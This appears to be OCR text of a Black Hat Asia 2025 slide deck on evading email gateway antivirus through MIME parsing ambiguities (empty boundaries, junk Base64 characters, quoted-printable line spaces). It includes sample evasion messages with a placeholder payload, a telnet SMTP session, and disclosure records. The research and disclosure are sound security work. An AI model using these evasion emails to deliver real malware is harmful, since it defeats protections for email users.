
B: Differences in Parsing Malformed MIME structure

Case B2: empty boundary

RFC 2046:
The only mandatory global parameter for the “multipart” media type is the boundary parameter, which consists of 1 to 70 characters from a set of characters …

```
Subject: empty_boundary
Content-Type: multipart/mixed; boundary=

--
Content-Type: text/plain

Email with an attachment.
--
Content-Type: application/octet-stream
Content-Disposition: attachment; filename=att

Virus_Content
----
```

```
Subject: empty_boundary
Content-Type: multipart/mixed; boundary=

--
Content-Type: text/plain

Email with an attachment.
--
Content-Type: application/octet-stream
Content-Disposition: attachment; filename=att

Virus_Content
----
```



Don’t support empty boundary and extract no attachment

Recognize the boundary as a 0-byte string and extract the virus attachment


C: Inconsistencies in Decoding Algorithms

- MIME encoding schemes: base64 & quoted-printable
- Unclear specification / non-compliance with standards on corner cases

Case C1:
junk characters in Base64

```
Subject: base64_junk_char
Content-Type: application/octet-stream
Content-Disposition: attachment; filename=att
Content-Transfer-Encoding: base64

V-m-l-y-d-X-N-f-Q-2-9-u-d-G-V-u-d-A-=-=
```

```
Subject: base64_junk_char
Content-Type: application/octet-stream
Content-Disposition: attachment; filename=att
Content-Transfer-Encoding: base64

V-m-l-y-d-X-N-f-Q-2-9-u-d-G-V-u-d-A-=-=
```



RFC 2045:
All line breaks or other characters not found in Table 1 (The Base64 Alphabet) must be ignored by decoding software.

Can't decode Base64 content with dots

```
V-m-l-y-d-X-N-f-Q-2-
9-u-d-G-V-u-d-A-=-=
```

Omits dots in Base64 data and decodes the virus sample


```
Virus_Content
```

C: Inconsistencies in Decoding Algorithms

Case C2:
space at the end of
Quted-Printable lines

```
Subject: qp_line_end_blank_char
Content-Type: application/octet-stream
Content-Disposition: attachment; filename=att
Content-Transfer-Encoding: quoted-printable

=56=69=72=75=73=[space][\r][\n]
=5F=43=6F=6E=74=[space][\r][\n]
=65=6E=74
```

```
Subject: qp_line_end_blank_char
Content-Type: application/octet-stream
Content-Disposition: attachment; filename=att
Content-Transfer-Encoding: quoted-printable

=56=69=72=75=73=[space][\r][\n]
=5F=43=6F=6E=74=[space][\r][\n]
=65=6E=74
```



Retain [space] after soft-line-break during the decoding process.

```
Virus[space][\r][\n]
_Cont[space][\r][\n]
ent
```

Omits [space] after soft-line-break

```
Virus_Content
```


Responsible Disclosure

- 10 email vendors replied to our report
- **8 vendors** have fixed / will fix the issue
- Bug bounties of over $ 2000 in total
- CVE assigned for the vulnerability

Gmail Outlook iCloud

QQ邮箱 mail.qq.com mail.com Coremail

ZOHO Mail amavis



回复: 邮箱产品漏洞报告：利用邮件内容解析歧义实现病毒检测绕过 report ×

Coremail安全应急响应中心SRC <src@coremail.cn>
发送至 我、Jana、Ariel

您好，感谢您提交的漏洞报告，经Coremail安全应急响应中心SRC核查，该漏洞信息属实。SRC将于近期进行奖励，奖励金额3,000元，请您提

附件做反病毒检测

Gmail's anti-virus engine has a violation of the RFC standard in the processing of emails, which can be exploited to bypass virus detection.

ko...@google.com <ko...@google.com> #6 Oct 24, 2023 07:50PM

Accepted by wo...@google.com.

Hi,


基本信息

提交时间：2024-02-26 22:55:42	当前状态：您的漏洞报告已完成，感谢您的支持
漏洞类型：其他-其他	危害等级：高
业务归属：核心业务	积分评定：6


```
---------------------------------------------------------------------------
                                                             March 04, 2024
amavis-2.12.3 release notes

This release addresses a security issue. Users are advised to upgrade
and adapt their configuration. Additional information can be found in
README_FILES/README.CVE-2024-28054.

NEW FEATURES

- Add CC_UNCHECKED minor content category for ambiguous multipart
  boundaries. Users are encouraged to defang or quarantine such emails.
  Thanks to Jiahe Zhang and Jianjun Chen from Tsinghua University and
  Zhongguancun Lab for reporting the issue confidentially.
  Issue: https://gitlab.com/amavis/amavis/issues/112
```

Discussion

- Real-world reasons
  - Trade-off between security and usability
  - Incomplete standard specifications
  - Overly formalized definitions
- Mitigation
  - Stricter inspection at entry points
  - Preference for Native Clients
  - Parsing components ahead of inspectors
  - Upgrade of the current email standards



```
attribute := token
             ; Matching of attributes
             ; is ALWAYS case-insensitive.

composite-type := "message" / "multipart" / extension-token

content := "Content-Type" ":" type "/" subtype
           *(";" parameter)
           ; Matching of media type and subtype
           ; is ALWAYS case-insensitive.

description := "Content-Description" ":" *text

discrete-type := "text" / "image" / "audio" / "video" /
                 "application" / extension-token

encoding := "Content-Transfer-Encoding" ":" mechanism

entity-headers := [ content CRLF ]
                  [ encoding CRLF ]
```



```
~ > telnet gmail-smtp-in.l.google.com 25
Trying 108.177.97.26...
Connected to gmail-smtp-in.l.google.com.
Escape character is '^]'.
220 mx.google.com ESMTP 41be03b00d2f7-78e3c46495asi7215677a12.8 - gsmtp
EHLO example.com
250-mx.google.com at your service, [183.162.230.174]
250-SIZE 157286400
250-8BITMIME
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-PIPELINING
250-CHUNKING
250 SMTPUTF8
```

Black Hat Asia Sound Bytes

- The first systematic study of **Protocol-level** email gateway evasion based on **parsing ambiguities** between detectors and clients
- A novel testing tool, **MIMEminer**, to effectively discover such vulnerabilities
- Real-world evaluation on email products (16 detectors × 8 clients)
  - **19 new bypass methods** affecting popular products like Gmail, Outlook, iCloud …
  - Responsible disclosure for security improvement

black hat
ASIA 2025

APRIL 3-4, 2025
BRIEFINGS

Thanks for Listening !
Q & A

Paper

Jiahe Zhang

Network and Information Security Lab (NISL), Tsinghua University

zhjh23@mails.tsinghua.edu.cn

MIMEminer